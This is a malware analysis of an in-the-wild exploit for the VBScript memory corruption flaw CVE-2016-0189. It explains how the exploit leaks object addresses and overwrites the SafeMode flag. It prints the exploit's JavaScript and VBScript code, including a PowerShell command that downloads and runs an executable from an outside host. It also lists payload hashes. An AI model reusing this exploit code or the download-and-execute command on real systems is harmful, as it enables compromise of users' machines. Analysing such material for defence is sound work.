Technical analysis

CVE-2016-0189

This is a memory corruption type vulnerability which can be used to bypass browser sandbox protection. Generally, browsers prevents running scripts that try to access or execute local files - this feature is called SafeMode. For this feature, browsers maintain a flag in its sandbox. By using the CVE-2016-0189 exploit, attackers can overwrite that flag and execute malicious scripts in the browsers.

Following is a JavaScript and VBScript code found in this exploit.

```
<script type="text/javascript">
    function strToInt(s)
    {
        return s.charCodeAt(0) | (s.charCodeAt(1) << 16);
    }
    function intToStr(x)
    {
        return String.fromCharCode(x & 0xffff) + String.fromCharCode(x >> 16);
    }
    var o;
    o = {"valueOf": function () {
            triggerBug();
            return 1;
        }};
    setTimeout(function() {exploit(o);}, 50);
</script>
```

Fig 3

The exploit code is exactly similar to the open source POC. After exploitation, it uses PowerShell to download and execute the malware payload.

```
Function exploit (arg1)
    Dim addr
    Dim csession
    Dim olescript
    Dim mem
    Set dm = New Dummy
    addr = getAddr(arg1, dm)
    mem = leakMem(arg1, addr + 8)
    csession = strToInt(Mid(mem, 3, 2))
    mem = leakMem(arg1, csession + 4)
    olescript = strToInt(Mid(mem, 1, 2))
    overwrite arg1, olescript + &H174
    Set Object = CreateObject("Shell.Application")
    Object.ShellExecute "PowerShell","(New-Object System.Net.WebClient).DownloadFile(
'http://www.pgathailand.com/sites/rooney.exe','mess.exe');Start-Process 'mess.exe'"
End Function
```

Fig 4

The SafeMode flag is present in COleSript class of VBScript. To overwrite this flag it needs to locate it in memory. The exploit triggers the bug multiple times and overwrites the flag.

Execution flow of the exploit



Fig 5

First, it creates a Dummy VB Script class, triggers the bug, and reads its address.

Here's a memory snapshot of Dummy VBScript class.



Fig 6

The dummy class contains the address of CSession class. The exploit again triggers the bug and leaks address of CSession class from the dummy class.



Fig 7

CSession class contains the address of COleScript class. The exploit leaks COleScript class address from the CSession class.



Fig 8

Finally, it overwrites the SafeMode flag present at 0x174 in COleScript class from 0xE to 0x04.



Fig 9

Now, it can create a “Shell.Application” object and executes the commands in it. This exploit executes a “PowerShell” command to download and execute the malware payload.

Hashes of Malware payload

- 0cf54722ffa5a8dfdd8e314c4a923412
- 9a6b5f6c9c69c9a3902f4f9bae2a03b9

***